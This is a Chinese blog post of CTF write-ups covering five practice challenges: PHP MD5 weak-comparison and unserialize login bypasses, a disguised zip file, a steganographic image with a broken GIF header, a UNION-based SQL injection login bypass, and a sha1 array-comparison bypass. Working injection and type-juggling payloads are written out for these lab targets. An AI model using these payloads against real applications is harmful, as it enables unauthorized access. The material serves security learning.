

实验吧——WriteUp&&涨姿势（4）

原创


浅零半泣 于 2017-05-26 15:23:06 发布 1650 收藏 1

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/sinat_34200786/article/details/72770386

版权



[CTF 专栏收录该内容](#)

19 篇文章 0 订阅

订阅专栏

WriteUp

1. 最安全的管理系统
2. 认真你就输了
3. so beautiful so white

涨姿势

1. 程序逻辑问题
2. FALSE

最安全的管理系统

[原题](#)

天网管理系统

安全与你同在

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码, 爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名:

密码:

http://blog.csdn.net/sinat_34200786

解题思路

找个合适的MD5, 再来个序列化搞定

直接输入没有异常反应，那就右键源代码

```
<tr>
<td>用户名:</td><td><input type="text" name="username" value="admin"></td>
</tr>
<tr>
<td>密码:</td><td><input type="text" name="password" value="admin"></td>
</tr>
<tr>
<td><input type="submit" value="登入系统"></td>
</tr>
</table>
</form>
<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
</body>
</html>
```

 http://blog.csdn.net/sinat_34200786

MD5后值和'0'弱类型相等的字符串，网上随便找个就行

```
str='240610708' md5(str)='0e462097431906509019562988736854'
```

提交后出现新的url，进去看看

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码，爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名:

密码:

</user.php?fame=hjkleffifer>

http://blog.csdn.net/sinat_34200786

```
1 $unserialize_str = $_POST['password'];
2 $data_unserialize = unserialize($unserialize_str);
3 if($data_unserialize['user'] == '???' && $data_unserialize['pass'] == '???)
4 {
5     print_r($flag);
6 }
7 伟大的科学家php方言道：成也布尔，败也布尔。
8 回去吧骚年
9
```

http://blog.csdn.net/sinat_34200786

先反序列化，然后判断得到的数组相应元素是否符合要求

是否符合要求只要用弱类型相等就行了，Bool类型的true和字符串弱类型相等

```
$arr = ['user'=>true, 'pass'=>true] => a:2:{s:4:"user";b:1;s:4:"pass";b:1;}
```

Payload:

```
user = 240610708 pass = a:2:{s:4:"user";b:1;s:4:"pass";b:1;}
```

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。


用户名:

密码:

/user.php?fame=hjkleffiferctf{dwduwkhduw5465}

认真你就输了

原题



解题思路

打不开一般说明文件类型有问题

WriteUp

HxD看看马上发现好像是zip文件

excel_data.xlsx

```
01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0B 03 04 0A 00 00 00 00 00 F4 A4 9E 47 79 F7 PK.....δκžGy÷
0E 0A 00 00 00 0A 00 00 00 12 00 00 00 78 60 €P.....xl
03 68 61 72 74 73 2F 66 6C 61 67 2E 74 78 /charts/flag.txt
03 68 31 59 61 6E 42 61 7D 50 4B 03 04 0A 00 {ShlYanBa}PK....
00 00 00 AC 65 5C 46 00 00 00 00 00 00 00 00 ....-e\F!.....
```

直接改后缀看看



直接在某个文件夹下找到flag



so beautiful so white


原题

解题思路


图片中找到密码，解压缩Zip得到残缺的GIF，补全得flag

WriteUp

Stegsolve打开图片得到key



解压缩Zip得到GIF




54.6 KB

http://blog.csdn.net/sinat_34200786

GIF打不开判断是头结构缺失，HxD看看，确实缺失，补全它

```
(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00 47 49 46 38 39 61 E3 00 14 01 F7 FF 00 F6 99 29 GIF89aã...÷ÿ.ö™)
10 ED E9 E7 F7 DC D5 F6 F6 F5 FB C7 DB F9 CC 6D FD 2éç-ÜöøøùçÜùimý
20 EA B0 FE E9 F5 E8 B2 B1 94 8F 8E F5 EB E5 F2 4C è°péðè±".ŽðèàòL
30 6A B2 88 73 D8 B7 AA FC F3 ED D9 D8 D8 E5 CE C4 j^*sø·*úóíÜøøáíÄ
40 DA CB C5 FD FB F6 DC C5 B9 ED E4 DD F7 DE 13 E5 ÜÉÄÿüöÜÄ+iaÿ-8.1ä
50 C8 BC E2 20 E7 E7 6C 01 E5 E5 DD E8 B1 4B C6 2E È160W=118&6=1V6x
```

打开GIF即可



程序逻辑问题

原题

welcome to simplexue

Username

http://blog.csdn.net/sinat_34200786

解题思路

```
在如下查询语句失败时会返回union后面的语句，即 'Hello'  
SELECT username FROM admin where id =-1 union select concat('Hello')
```

WriteUp

惯例右键源代码，发现代码文件

```
<html>  
<head>  
welcome to simplexue  
</head>  
<body>  
<p>Log in failure!</p><form method=post action=index.php>  
<input type=text name=user value="Username">  
<input type=password name=pass value="Password">  
<input type=submit>  
</form>  
</body>  
<a href="index.txt">  
</html>
```

http://blog.csdn.net/sinat_34200786

```

<html>
<head>
welcome to simplexue
</head>
<body>
<?php

if($_POST[user] && $_POST[pass]) {
    $conn = mysql_connect("*****", "*****", "*****");
    mysql_select_db("phpformysql") or die("Could not select database");
    if ($conn->connect_error) {
        die("Connection failed: " . mysql_error($conn));
    }
    $user = $_POST[user];
    $pass = md5($_POST[pass]);

    $sql = "select pw from php where user='$user'";
    $query = mysql_query($sql);
    if (!$query) {
        printf("Error: %s\n", mysql_error($conn));
        exit();
    }
    $row = mysql_fetch_array($query, MYSQL_ASSOC);
    //echo $row["pw"];

    if (($row[pw]) && (!strcasecmp($pass, $row[pw]))) {
        echo "<p>Logged in! Key:***** </p>";
    }
    else {
        echo("<p>Log in failure!</p>");
    }
}

```

http://blog.csdn.net/sinat_34200786

代码审计后发现

1. pass被MD5处理
2. mysql_query () 存在漏洞，无论用户是否存在都返回成功
3. mysql_fetch_array (\$query,MYSQL_ASSOC) 从查询结果取一个关联数组
4. 传入的pass和查询的pass一样则得到flag

1. 由4可知，我们能控制的只有自己提交的pass，所以我们需要查询得到的pass和我们的pass一样
 2. 查询得到的pass来自mysql_fetch_array (\$query,MYSQL_ASSOC)，所以我们要控制查询结果
 3. 由2知查询任意用户都不会报错
 4. 关键点：Select语句失败会返回Union后面的字符串，这里就可以控制查询结果
- Payload: user='1' union select '8b1a9953c4611296a827abf8c47804d7' #&pass=Hello

INI SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING

Load URL

Split URL

Execute

Post data Referrer

Post data

welcome to simplexue

Logged in! Key: SimCTF{youhaocongming}

http://blog.csdn.net/sinat_34200786

涨姿势点

```
mysql_query() 的任意查询漏洞
select语句失败时返回union后面的字符串
```

FALSE

[原题](#)

Login first!

[View the source code](#)


```
<?php
if (isset($_GET['name']) and isset($_GET['password'])) {
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
        die('Flag: '.$flag);
    else
        echo '<p>Invalid password.</p>';
}
else{
    echo '<p>Login first!</p>';
}
?>
```

http://blog.csdn.net/sinat_34200786

解题思路

WriteUP

因为SHA1函数在处理数组时会报错返回false，所以当'name'和'password'都是数组时就返回两个false，此时false==false。所



.php?name[]=a&password[]=b

Flag: CTF {t3st_th3_Sha1}

http://blog.csdn.net/sinat_34200786

涨姿势点

SHA1函数处理数组时返回false

xxx[] = para可以控制提交的xxx为数组类型